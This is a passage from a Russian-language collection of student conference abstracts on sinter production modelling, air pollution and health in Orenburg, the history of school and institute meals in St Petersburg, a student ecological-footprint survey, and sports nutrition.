Агломерация – первое звено металлургического цикла. Это процесс спекания мелких фракций железорудного сырья, в кусковый материал. Исходным сырьем для производства агломерата являются железорудные концентраты. Железорудные концентраты – это железная руда, которую предварительно «обогатили», то есть повысили содержание железа. Другими компонентами являются железосодержащие отходы металлургического производства[1].

Качество агломерата оценивают по химическому составу. Наиболее важным требованием является определенное процентное содержание в нем железа. Также следует учитывать основность агломерата. Недостаточная основность ведет к снижению прочности[2].

Так что, для получения агломерата высокого качества требуется просчитать его выходной химический состав, исходя из химического состава компонентов шихты, и сравнить найденные значения с теми, которые записаны в таблицах инструкции.

Построение балансовой модели по химии и означает нахождение значений химических параметров.

Первый шаг в такой работе – это обработка входных данных. Считается, что поступившие материалы являются насыщенными влагой, что делает их не годными для обработки так сразу. После удаления влаги изменяется их масса. Кроме того требуется принять во внимание потери. Известно, что при прокаливании материалов, образуется некоторое количество газов. При их испарении масса вновь уменьшается. Это значит, что исходная масса веществ и масса после обработки разнится.

Далее выполняется непосредственно пересчет химии. Изначальное значение химических элементов дается в процентах, для удобства выполняется пересчет на килограммы. Итоговое значение, то есть, сколько данного химического элемента будет в агломерате, высчитывается в зависимости от суммы значений вещества входных веществ и их общей массе.

Такая методика вычислений позволяет предсказать качества агломерата, например, при добавлении новых экспериментальных компонентов в шихту. А далее, зная необходимое качество и имея способность предсказать влияние компонентов на него, можно варьировать исходный состав материалов и найти такой, который наносит меньший вред экологическому состоянию нашей окружающей среды.

Библиографический список:

1. Базанов Ф.М. Расчет агломерационных шихт / Ф.М. Базанов, И.Л.Малкин. М.: Изд-во «Металлургия», 1964. - 33с.
2. Коротич В.И. Агломерация рудных материалов /В.И. Коротич., Ю.А. Фролов, Г.Н. Бездежский. Екатеринбург, 2003. - 400 с.

ВЫЯВЛЕНИЕ ЗАВИСИМОСТИ МЕЖДУ ПРОЧНОСТЬЮ АГЛОМЕРАТА И ПРОИЗВОДИТЕЛЬНОСТЬЮ АГЛОМАШИНЫ

Самордина Н.П., Блюмин С.Л.

Липецкий государственный технический университет

Какие факторы влияют на экологию сильнее всего? Загрязнение рек? Выбросы в атмосферу? Касательно второго, большой вклад в это вносит металлургия. При производстве и обработке стали вырабатывается множество вредных веществ. Часто из-за недостаточной фильтрации они проникают в атмосферу, ухудшая состояние окружающей среды.

Агломерация – один из процессов в металлургии. Цель агломерации состоит в превращении мелкого рудного концентрата в более крупные куски - агломерат, использование которого в доменной плавке обеспечивает формирование слоя шихты с хорошей газопроницаемостью, что является непременным условием высокой производительности работы доменной печи[1].

Понятие «прочность» по отношению к агломерату, как к компоненту доменной шихты обозначает сходящий с агломашины спек, который при дроблении и последующих перегрузках превращается в годные для доменной плавки кусочки размером 5-40мм при минимальном количестве образующейся мелочи 0-5мм. Прочностные характеристики агломерационного спека зависят от двух факторов: условий процесса и величины динамических нагрузок, которым подвергается спек при обработке.

Для более полной характеристики металлургических свойств агломератов и окатышей определяют прочность при нагреве и восстановлении, соответственно называемые «горячей» и «холодной» прочностями.

Прочность спека на агломерационной машине изменяется в зависимости от высоты и ширины слоя. Пониженная прочность верхней части шихты связывается с дефицитом тепла в этой области. Увеличение высоты же сопровождается ростом времени пребывания материала при высоких температурах.

Исходя из того, что на процесс агломерации оказывает влияние совокупность влияний, необходимо определить область значений, в пределах которой процесс остается управляем. Для технологических агрегатов выявляют наиболее значимые управляемые параметры технологических процессов производства, определяющие производительность оборудования. Расчет производительности агломерата выполняется по данным о: ширине паллет, высоты слоя шихты, скорости агломашины, выходных параметров годного бункерного агломерата из шихты.

Предполагается, что производительность агломашины может влиять на прочность. Так как обе величины зависят напрямую от некоторых других величин, то гипотеза звучит разумно. В связи с этим выполняется исследование по определению типа зависимости.

Обобщая вышесказанное, делая более качественный продукт, можно при этом не снижать темпы производства, что выгодно для компаний. И при этом качество продукта обуславливает малое количество побочных, вредных веществ, что как раз принесет пользу с экологической точки зрения.

Библиографический список:

1. Коротич В.И. Агломерация рудных материалов /В.И. Коротич., Ю.А. Фролов, Г.Н. Бездежский. Екатеринбург, 2003. - 400 с.

ДИНАМИКА ЗАГРЯЗНЕНИЯ АТМОСФЕРНОГО ВОЗДУХА Г. ОРЕНБУРГА И ЕГО ВЛИЯНИЕ НА ЗДОРОВЬЕ НАСЕЛЕНИЯ

Сафронова О.В., Аскарова. Р.С.

Оренбургский медицинский колледж - структурное подразделение ОрИПС-филиала СамГУПС

Атмосферный воздух является важной частью биосферы, а его качество напрямую влияет на состояние окружающей среды и в частности на здоровье человека. В Оренбургской области и в частности в г. Оренбурге находится большое количество источников загрязнения, например: предприятия газодобывающей отрасли промышленности, нефтепереработки, машиностроения, теплоэнергетики автомобильный и железнодорожный транспорт. Значительный вклад в выбросы вносят стационарные источники предприятия ООО «Газпром добыча Оренбург», расположенные в северо-западном - западном - юго-западном направлении от города.

Для раскрытия данной темы мы использовали данные по загрязнению атмосферного воздуха государственного доклада о состоянии и об охране окружающей среды Оренбургской области за 2011-2013 года. Мы рассматривали среднегодовые концентрации примесей превышений ПДК следующих загрязняющих веществ: формальдегид, бенз(а)пирен, оксид углерода, оксид азота, диоксид серы, сероводород.




Рисунок 1 – Среднегодовая концентрация формальдегида и безапирена в ПДК в г. Оренбург за 2011–2013.




Рисунок 2 – Среднегодовая концентрация оксид углерода и оксид азота в ПДК в г. Оренбург за 2011–2013.




Рисунок 3 – Среднегодовая концентрация диоксид серы и сероводорода в ПДК в г. Оренбург за 2011–2013.

Из графиков видно, что в течение трех лет концентрация формальдегида увеличивается, а бензаперена, оксида углерода, оксид азота, диоксида серы и сероводорода уменьшаются, но все равно находятся в пределах повышения нормы ПДК.

Данные вещества относятся с 1 по 4 классам опасности, имеют негативное воздействие на здоровье человека.

Формальдегид имеет ярко выраженные мутагенные свойства, а также действует как серьезный аллерген и раздражитель. Контакт человеческого организма со средой, содержащей это вещество, может привести к появлению рака дыхательных путей и многих других тяжелых заболеваний вплоть до лейкемии.

Если концентрация этого канцерогена достигает критической отметки, он может стать причиной паралича дыхательных путей и последующей смерти.

Попадание формальдегида в человеческий организм через пищеварительную систему может стать причиной ее химического ожога, многочисленных отеков и остановки дыхания.

Бензапирен - соединение высшего класса опасности, представляет собой обыкновенный канцероген химического свойства, опасный для человека в самых малых по дозе концентрациях, так как обладает функцией накапливания в естественной среде организма. Кроме этого, он имеет мутагенные свойства, т.е. он способен вызывать мутации на генном уровне.

Это вещество имеет способность проникать внутрь организма через кожный покров, желудочно-кишечный путь, органы дыхания, и, наконец, самое страшное это то, что он может также проникнуть и через плаценту в организм ребенка в утробе матери.

При контакте диоксида азота с влажной поверхностью (слизистые оболочки глаз, носа, бронхов) образуются азотная и азотистая кислоты, раздражающие слизистые оболочки и поражающие альвеолярную ткань легких. При высоких концентрациях оксидов азота (0,004 - 0,008 %) возникают астматические проявления и отек легких. Вдыхая воздух, содержащий оксиды азота в высоких концентрациях, человек не имеет неприятных ощущений и не предполагает отрицательных последствий. При длительном воздействии оксидов азота в концентрациях, превышающих норму, люди заболевают хроническим бронхитом, воспалением слизистой желудочно-кишечного тракта, страдают сердечной слабостью, а также нервными расстройствами.

Особенность воздействия оксида углерода (CO) на многие виды животных и, в частности, на человека заключается в способности в молекуле гемоглобина крови образовывать значительно более прочную связь, чем с молекулой кислорода. Попадая в организм, угарный газ действует как яд: он изолирует железо в гемоглобине, препятствуя переносу кислорода.

Диоксид серы имеет высокую степень токсичности, при вдыхании паров вещества организм отреагирует кашлем, насморком, першением в горле. При случайном попадании концентрированного диоксида серы на слизистые возможны проявления удушья и затруднения глотания, случаются расстройства речи, неудержимая рвота и даже отёк лёгких. Диоксид се-

ры оказывает разрушительное влияние на витамин В₁, и полностью уничтожает в организме витамин В₁₂.

Сероводород (H₂S) – это крайне токсичный газ, который негативно действует на нервную систему человека. Сероводород относится к третьему классу по шкале опасности для организма. Поэтому следует учитывать этот факт каждый раз, когда вы почувствовали отчетливый запах «протухших яиц». Наибольшая опасность заключается в том, что газ притупляет обоняние и из-за этого человек перестает различать токсичные пары. Именно поэтому отравление токсинами может наступить неожиданно.

На живые организмы в условиях загрязненной атмосферы одновременно действуют все находящиеся в воздухе токсичные компоненты, причем их совместное влияние может усиливать отрицательное воздействие каждого из них в отдельности.

Библиографический список:

1. Государственный доклад о состоянии и об охране окружающей среды Оренбургской области. 2011. - 297 с.
2. Государственный доклад о состоянии и об охране окружающей среды Оренбургской области. 2012. - 268 с.
3. Государственный доклад о состоянии и об охране окружающей среды Оренбургской области. 2013. - 234 с.

ИСТОРИЯ ОРГАНИЗАЦИИ ПИТАНИЯ В ОБРАЗОВАТЕЛЬНЫХ УЧРЕЖДЕНИЯХ

Слугин Д.В., Мамичева Е.С.

ГАПОУ Оренбургский государственный колледж

В XVIII веке столицей Российской империи являлся Санкт-Петербург. О его закрытых учебных заведениях в архивах осталось наибольшее количество сведений. Система закрытых учебных заведений по всей России была построена по Санкт-Петербургскому шаблону. Именно поэтому объектом исторической части моего исследования послужили закрытые учебные заведения города на Неве.

Уже первые учебные заведения Петербурга предполагали пансионерскую систему, при которой ученики не только обучались, но и жили при учебном заведении, так что можно сказать, что первые студенческие столовые появились в столице еще в XVIII веке. Политика правительства в области развития образовательных учреждений была направлена на получение воспитанниками как бесплатного (казенные стипендиаты), так и платного (стипендиаты сельских и частных лиц, своекоштные) образования [1, с.56]. В зависимости от этого организовывалось и питание обучающихся.

Например, в Пажеском Кадетском корпусе существовал общий стол, причем на каждого воспитанника отпускалось по одному рублю в день, что позволяло включать в меню не менее шести блюд. При этом в корпусе поначалу царила известная свобода, чай у каждого воспитанника был свой, камер-пажи к общему столу не выходили, а питались в комнатах, не было даже единой формы и казенных постелей, так что корпус не отличался и какой-либо дисциплиной. Многие выпускники добрым словом вспоминали корпусного эконома, при котором питание было просто отменным, а офицерам даже не было нужды посещать трактиры.

При возведении корпусов Медико-хирургической академии в Санкт-Петербурге в 1799 году в главном здании с самого начала наряду с библиотекой и конференц-залом предполагались кухня и столовая. Однако питание вольноприходящих учеников было их личным делом [2, с. 151].

За казенный счет питались воспитанницы Смольного института, однако мемуары смолянок XIX века представляют удручающую картину: «Трудно представить, до чего малопитательна была наша пища. В завтрак нам давали маленький, тоненький ломтик черного хлеба, чуть-чуть смазанный маслом и посыпанный зеленым сыром, – этот крошечный бутерброд составлял первое кушанье. Иногда вместо зеленого сыра на хлебе лежал тонкий, как почтовый листик, кусок мяса, а на второе мы получали крошечную порцию молочной каши или макарон. Вот и весь завтрак. В обед – суп без говядины, на второе – небольшой кусочек под-

жаренной из супа говядины, на третье – драчена или пирожок со скромным вареньем из брусники, черники или клюквы. Эта пища, хотя и довольно редко дурного качества, была чрезвычайно малопитательна, потому что порции были до невероятности миниатюрны. Утром и вечером полагалась одна кружка чаю и половина французской булки» [3, с. 160-161].

Крошечные порции и плохое качество пищи объяснялись довольно просто: в Смольном, как и во всех казённых заведениях, процветало воровство. Известна фраза Николая I, приехавшего в институт с неожиданной проверкой: «Моих солдат кормят лучше...»

В середине XIX века во всех институтах старательно соблюдали все посты [4, с. 18], а кроме того, обязательно постились по средам и пятницам: «Завтрак в посту обыкновенно состоял из шести маленьких картофелин (или из трех средней величины) с постным маслом, а на второе давали размазню с тем же маслом или габер-суп (овсяный суп). В обед – суп с крупой, второе – отварная рыба, называемая у нас „мертвечиной“, или три-четыре поджаренных корюшки, а на третье – крошечный постный пирожок с брусничным вареньем» [3, с. 174]. Неудивительно, что многие воспитанницы имели весьма болезненный вид. Если учесть, что в распорядке дня института было всего четыре приема пищи – чай в 8 утра, обед в 12.00, вечерний чай в 17.30 и ужин в 20.00, то жизнь воспитанниц представляется совсем печальной. Выручали лишь визиты родственников, приносивших бедным девушкам и продукты, и деньги, за которые можно было уговорить кого-либо из служителей или горничных принести съестное, причем такие покупки обходились втридорога.

Впрочем, был и еще один, вполне легальный способ получить дополнительное питание. В Смольном институте существовала так называемая образцовая кухня, устроенная для того, чтобы смолянки, будущие хозяйки дома, научились кулинарному делу. Время от времени воспитанницы старшего класса должны были готовить на этой кухне обед под руководством опытной кухарки. Впрочем, по-настоящему научиться готовить на этой кухне было невозможно, к приходу девушек все продукты уже были подготовлены, им оставались только незначительные подготовительные работы, а кухарка сама ставила и снимала с огня кастрюли и сковороды: «Воспитанницы так и не видели, как приготавливают тесто, не знали, какая часть говядины лежит перед ними, не могли познакомиться и с тем, как жарят котлеты, для которых они рубили мясо». Приготовленный образцовый учебный обед тут же и съедался самими смолянками.

В собрании Государственного музея истории Санкт-Петербурга сохранились своеобразные учебные пособия для такого рода образцовых кухонь женских учебных заведений, относящиеся к концу XIX – началу XX века. Это небольшие карточки, на которых типографским способом напечатаны подробные рецепты блюд, весовой расчет продуктов на 100 воспитанниц и расчет калорийности каждого блюда. Разные виды блюд (супы, выпечка, сладкое и т.п.) отпечатаны на карточках разных цветов, по ним вполне можно судить о той кухне, которую предстояло осваивать девушкам.

В других женских казенных учебных заведениях питание было также скудным. А.О. Россет, обучавшейся в Институте ордена Св. Екатерины, после длительной лихорадки институтским доктором было рекомендовано «обедать у начальницы для подкрепления». Различие в питании состоятельных учениц и тех, кто находился полностью на казенном довольствии, и здесь было значительным: «Те, за которых родители платили даме классной 10 р. В месяц, пили у нее чай с молоком и получали три сухаря из лавочки вдобавок к булке, а прочие пили какой-то чай из разных трав с патокой и молоком, это называли декоктом и было очень противно» [2, с. 102].

Правила Екатерининского института мало отличались от обычаев, принятых в Смольном. В 1850-е порядок был следующий. Утром, в 7 часов, все воспитанницы пили в общей столовой чай с молоком (или молоко с медом) и булочкой. Раздачей булочек за столом занимались дежурные девушки. В 12.00 в той же столовой накрывался обед, состоявший из трех блюд, к которому также полагался квас. Габер-суп с черносливом и изюмом подавали и здесь, и здесь его также не любили пансионерки. В 17.00 воспитанницы обычно пили чай. В столовой на первом же столе с краю сервировали пробное кушанье для высокопоставленных

гостей и покровителей института, которые могли заехать в институт без предупреждения, и такие случаи действительно бывали. «Кормили нас хорошо, но не всегда. Мы по качеству блюд знали об отъезде из Петербурга царских особ, нас посещавших», - вспоминали девушки.

В женских институтах существовали и праздничные дни, когда стол воспитанниц был гораздо богаче. Так, в Екатерининском институте это был день Св. Екатерины – 24 ноября. В этот день воспитанницам подавали праздничный обед: бульон с пирожками, дичь, пирожное и по рюмке вина.

В мужских учебных заведениях питание пансионеров было организовано несколько иначе. В Николаевском Инженерном училище, располагавшемся в Михайловском замке, строгий распорядок дня предусматривал с утра только чай с булкой (занятия начинались в 7 часов утра), а в 14.00 – обед. И если состоятельные воспитанники могли за свой счет получить дополнительно в столовой училища пирожки или булки с маслом и зеленым сыром, то их неимущие товарищи должны были довольствоваться черным хлебом, который выставлялся в больших корзинах для всех желающих. Примерно таким же образом было организовано и питание воспитанников Морского корпуса в Петербурге. Один раз в год, во время корпусного праздника, устраивался торжественный обед, на котором присутствовали как воспитанники, так и весь преподавательский состав, высокопоставленные гости и покровители заведения. По традиции меню праздничного обеда повторялось из года в год: 1) бульон с кулебякой, 2) пожарские котлеты с горошком, 3) гусь с яблоками, 4) мороженое и затем кофе и конфеты.

Собственную кухню имели и другие учебные заведения, в частности Императорское Санкт-Петербургское театральное училище, где воспитанники содержались за казенный счет. «...У нас в школе почему-то по четвергам давали борщ, битки и кашу. Битки были со сметаной, замечательные! А борщ был гениальный! – вспоминал Дж. Баланчин. – В воскресенье давали хороший обед – котлеты с макаронами, я их очень любил. Еще любил соленые огурцы. Раз в неделю давали абрикосовые пирожные – нам поставляли лучшие! Давали рахат-лукум и халву, но редко: от восточных сладостей зубы портятся» [5].

Многие петербургские гимназии и училища принимали иногородних учащихся, они нередко и жили здесь же, при гимназии, на правах пансионеров. В хороших гимназиях с налаженным бытом учеников существовал строгий распорядок дня, в котором время завтраков, обедов и ужинов было установлено раз и навсегда, а пищу готовили качественную и вкусную. Характерно, что стол был одинаков для всех – и для учеников, и для педагогов. Правда, порции в гимназических столовых нередко были довольно миниатюрными, что вынуждало подростков, находившихся на полном пансионе, прибегать к самостоятельной организации дополнительного питания. Обычно нанимали одного из гимназических служащих (дворников, истопников, дядек) и, собрав деньги, посылали его за провизией в ближайшую булочную, к разносчикам.

Однако не всем гимназистам одинаково везло. И.Ф. Стравинский вспоминал, что в годы учебы почти всегда испытывал острое чувство голода: «Еда в школьной столовой была отвратительна, и в знак протеста учащиеся устраивали забастовки, но успеха не добивались».

Иначе было организовано питание студентов, не находившихся в закрытых учебных заведениях. В XIX веке с появлением новых учебных заведений проблема студенческого питания встала со всей остротой. А в пореформенный период недоедавшие бледные и худые петербургские студенты превратились в один из постоянных персонажей фельетонов и пьес. Конечно, самым простым и дешевым способом организовать собственное питание для студентов была покупка пирогов и калачей к чаю. Однако со временем в некоторых учебных заведениях появились и собственные столовые, заменившие обычные студенческие буфеты.

Есть основания полагать, что примеру этих учебных заведений последовали и некоторые другие, начавшие устраивать для обучающихся и служащих буфеты и столовые, однако сведения о них крайне неполны...

Библиографический список:

1. Алешина С.А. Подготовка учителя в оренбургском учительском институте (1876–1894) // Теория и практика общественного развития.- 2013.-№ 12.- С. 55-60.
2. Цит. по: Демиденко Ю.Б. Рестораны, трактиры, чайные... Из истории общественного питания в Петербурге XVIII – начала XX века. М.: Центрполиграф, 2011. Режим доступа: http://statehistory.ru/books/YUliya-Demidenko_Restorany--traktiry--chaynye---Iz-istorii-obshchestvennogo-pitaniya-v-Peterburge-XVIII---nachala-XX-veka/
3. Водовозова Е.Н. История одного детства. – Свердловск: Свердлов. кн. изд-во, 1954. 288 с.
4. Алешина С.А. Становление и развитие системы педагогического и дополнительного профессионального образования учителя Оренбуржья (середина XVIII - середина XX вв.): методологический и методический аспекты.- Москва: Аспект пресс, 2009.- 248 с.
5. Зырянов А.В. Интервью с Дж. Баланчиным. Режим доступа: <http://dance-composition.ru>.

**ЗА АТРИБУТАМИ БЛАГОПОЛУЧНОЙ ЖИЗНИ ПРЯЧУТСЯ ПОСЛЕДСТВИЯ
ПОТРЕБИТЕЛЬСКОГО ОТНОШЕНИЯ К ПРИРОДЕ**

*Слугина А.Н., С.А. Стиханова С.А., Холопов Ю.А.
Самарский государственный университет путей сообщения*

Экологические проблемы современного общества во многом обусловлены достаточно продолжительным периодом развития антропоцентрического отношения Человека к Природе. Опираясь на существенные успехи в познании биологических процессов и технологический прогресс, человечество в XIX-XX веках активно продвигало тезис покорения Природы.

Современное общество, несмотря на провозглашаемые с трибун международных экологических форумов ориентиры на экоцентрическое развитие, по-прежнему находится во власти идей потребительского отношения к природе. Сегодня сформированная искусственно необходимость иметь привычные атрибуты благополучной жизни (автомобиль, компьютер, смартфон, планшет и т.п.) «провоцирует» раскручивание маховика чрезмерного производства большого количества малокачественных товаров. Так называемая «одноразовая электроника», едва прослужив гарантийный срок, часто становится непригодна даже как запчасти для ремонта и оказывается на свалках. При этом на ее изготовление затрачиваются значительные количества природных и энергоресурсов.

Как писал академик С.С. Шварц, в настоящее время силы человека соизмеримы с силами природы, и неразумные его действия пагубно отражаются на природных комплексах: мелеют реки, беднеют леса, вымирают целые виды животных и растений. Мир, «дом» животных и растений изменяется...[5].

Именно по этой причине сегодня не теряют актуальности взгляды Н.Ф. Реймерса, описывающего «экологическую культуру» как «этап и составную часть развития общемировой культуры, которая характеризуется острым глубоким и всеобщим сознанием себя как части природной среды и как субъекта, ответственного перед собой, перед живущими и последующими поколениями» [3].

Мы решили оценить влияние студентов СамГУПС на окружающую среду, используя методику «экологического следа», предложенную Уильямом Ризом в 1992 году, с коррективами, внесенными Санкт-Петербургской организацией ЛаТИМ. В опросе приняли участие 183 студента (133 юноши и 50 девушек) в возрасте от 17 до 22 лет, еще не изучавшие экологию. На основе анализа основных аспектов жизнедеятельности и влияния на окружающую среду отмечены следующие моменты:

Использование энергии.

- * 52% респондентов, выходя из комнаты, всегда гасят в ней свет;
- * 37% выключают свои бытовые приборы, не оставляя их в дежурном режиме.

Питание.

- * 73 % респондентов предпочитают продукты местного производства, из которых сами готовят обед;
- * вегетарианскую пищу употребляют только девушки, таковых всего 2 %.

Использование бумаги.

- * 32% респондентов берут книги в библиотеке, либо одалживают их у знакомых;
- * 15% прочитав газету, выбрасывают ее.

Бытовые отходы.

- * 27% респондентов стараются покупать в основном не фасованные, а развесные товары, полученную в магазине упаковку используют в хозяйстве;
- * 15% выбрасывают в отдельный контейнер пластиковую упаковку;
- * 5% выбрасывая мусор, откладывают макулатуру в отдельный контейнер;
- * 5% делают компост из домашних отходов для удобрения своего участка;
- * 3% сдают пустые банки из-под напитков и консервов.

Подводя итоги, мы выяснили, что по уровню потребления и образу жизни лишь 16 % девушек и 20 % юношей вписываются в одну планету. Результаты «экологического следа» приведены в таблице

Таблица 1 - Потребность в ресурсах (в пересчете на «планеты») с учетом уровня потребления

Кол-во «планет», необходимое при данном уровне потребления	Девушки	Юноши
1 планета	16%	20%
2 планеты	44%	46%
3 планеты	38%	26%
4 планеты	2%	7%
5 планет	0%	1%
6 планет	0%	0%

Наш университет уделяет большое внимание экологическому образованию, стараясь просветить студентов. Впервые курс инженерной экологии в вузе начал читаться в 80-е годы прошлого столетия на строительном факультете профессором Б.А.Анфилофьевым. Им же был составлен комплексный план подготовки специалистов по вопросам экологии и охраны окружающей среды в течение всего периода обучения. В настоящее время согласно требованиям федеральных стандартов экологию изучают студенты всех специальностей и направлений подготовки [1, 4].

Немаловажную роль в формировании экологической культуры будущих специалистов транспортной отрасли играют образовательные экскурсии и волонтерская природоохранная деятельность. Волонтеры участвуют в озеленении города, сажают деревья и помогают чистить парки, заботятся о сохранении биоразнообразия. Добровольческие отряды, создаваемые для спасения природного наследия, уже сегодня имеют свои положительные результаты [2].

Хочется верить, что данная системная деятельность позволит внести свой вклад в формирование экологической культуры и готовности применять полученные экологические знания на практике для принятия эколого-сообразных решений.

Библиографический список:

1. Анфилофьев Б.А., Холопов Ю.А. Усиление экологических аспектов подготовки специалистов-транспортников как залог принятия природосообразных решений в интересах будущего // Вестник МАНЭБ. – СПб. – Самара: СамЛЮКСПринт, 2007. – Т.12. – № 7. – С.34-36.
2. Насилов Р.Э., Мехоношин С.А., Холопов Ю.А. Экологическое образование в СамГУПС: Знаем, умеем, действуем! // Тезисы докладов международной студенческой научно-практической конференции «Экологические, экономические, социальные и правовые аспекты устойчивого развития» - Екатеринбург: 2016. – С. 52-54.
3. Реймерс Н.Ф. Начала экологических знаний. М.: МНЭПУ, 1993. - 243 с.
4. Холопов Ю.А. Экологическая составляющая подготовки специалистов как залог прогрессивного и устойчивого развития общества // В книге: Окружающая среда для нас и будущих поколений. Труды XII Международной конференции. 2007. С. 162-163.
5. Шварц С.С. Проблемы экологии человека// Вопросы философии. – 1974. – № 9. – 104 с.

КУЛЬТУРА СПОРТИВНОГО ПИТАНИЯ

Сляднева К.А., Болотова М.И.

ФГБОУ ВО «ОрГМУ» Минздрава России

В настоящее время мода на здоровый образ жизни стала неотъемлемой частью респектабельности и состоятельности современного человека. Красивое и загорелое тело - признак повышенного внимания человека к своему здоровью, а значит высокая физическая активность и правильный подбор пищевых добавок спортивного питания. Спортивное питание производится на основе исследований в различных областях, в таких, как физиология и диетология и представляет собой подобранные по составу смеси основных пищевых элементов, специально разработанных для лучшего усвоения организмом человека. Спортивное питание представлено разнообразием товарных категорий, таких как протеиновые смеси, креатин, аминокислотные и витаминные комплексы, жиросжигатели, гейнеры, энергетики, спортивные напитки, батончики и прочее. Задачей данной статьи является выявление преимуществ и значимых недостатков спортивного питания. Задача спортивного питания – помочь людям, занимающимся спортом, фитнесом, танцами и другими видами физической активности, убрать лишний вес или же, наоборот, нарастить мышечную массу. Другими словами, обрести стройную и подтянутую фигуру.

Спортивное питание не является набором пищевых добавок. Его составляющие компоненты - протеины, креатин, гейнеры - являются продуктом переработки натурального пищевого сырья. По сути, это квинтэссенция обычной пищи, из которой "выброшены" все вещества, не относящиеся к полезным. Значит, в большинстве своем, они безопасны для человека [1].

Одним из самых важных элементов спортивного питания является протеин - концентрированный белок животного или растительного происхождения, полученный различными способами из натуральных продуктов. Ведь если интенсивно заниматься силовым тренингом, появляется опасность его дефицита. Значит диета с повышенным содержанием белка как раз то, что надо – она способствует поддержанию равновесия в организме.

Гейнеры - это коктейли с повышенным содержанием белков и углеводов. Их применение помогает более эффективно набрать мышечную массу и восполнить энергию, затраченную на тренировке. Особенно привлекателен этот продукт для начинающих спортсменов, которым хочется поскорее увидеть мощь своих мышц. Но, к сожалению, основной эффект гейнера - всего лишь быстрый набор массы, а не рельефных мышц, которые можно "построить" лишь путем грамотных и упорных тренировок, усиленных правильным спортивным питанием.

Сжигатели жира, или термогенные комплексы - активизируют обмен веществ за счет ускорения на клеточном уровне углеводно-жирового обмена и выведения из организма продуктов обмена веществ. Кстати, этот процесс протекает не у всех одинаково: у кого-то быстрее, у кого-то медленнее [1].

В составе жиросжигателей присутствует множество разнообразных ингредиентов, в том числе экстракт зеленого чая и кофеин. По мнению одних исследователей, они повышают иммунитет и увеличивают способность организма расходовать калории, способствуя сжиганию жира. Другие же советуют держаться от кофеина подальше, так как он подтачивает здоровья, перевозбуждением нервной системы. Здесь каждый вправе решать за себя, какой позиции придерживаться.

Полное обеспечение потребностей организма спортсмена происходит за счет спортивного питания. В общем и целом спортивное питание - это пищевые добавки, изначально разработанные для спортсменов. Суть любого продукта спортивного питания - дать организму спортсмена оптимальное количество высококачественных питательных веществ, не перегружая его физиологические системы. Таким образом, продукты спортивного питания усваиваются легче, чем повседневно потребляемая пища, и при необходимости быстрее. В спортивных продуктах все действующие полезные компоненты находятся в чистом виде, а

так же такое питание, быстроусвояемое, что позволяет увеличивать пользу от их приема. Это условие и является преимуществом спортивного питания. Так же имеются и недостатки спортивного питания, такие как индивидуальная непереносимость или аллергическая реакция; различные диспептические нарушения, низкое качество продукции.

Таким образом, спортивное питание нужно сочетать с другими органическими веществами (жирами, углеводами, белками), так как эти вещества транспортируют витамины для организма. «Спортпит» – не заменит весь рацион, так как это всего лишь добавка к основной пище, которая способствует восстановлению организма после тренировок и наполнению его необходимыми элементами, повышению уровня выносливости и стойкости.

Библиографический список:

1. Культура питания спортсмена: учебное пособие / В.И. Григорьев, Д.Н. Давиденко, В.А. Чистяков. – СПб. : Изд-во СПбГУЭФ, 2011. – 191 с.

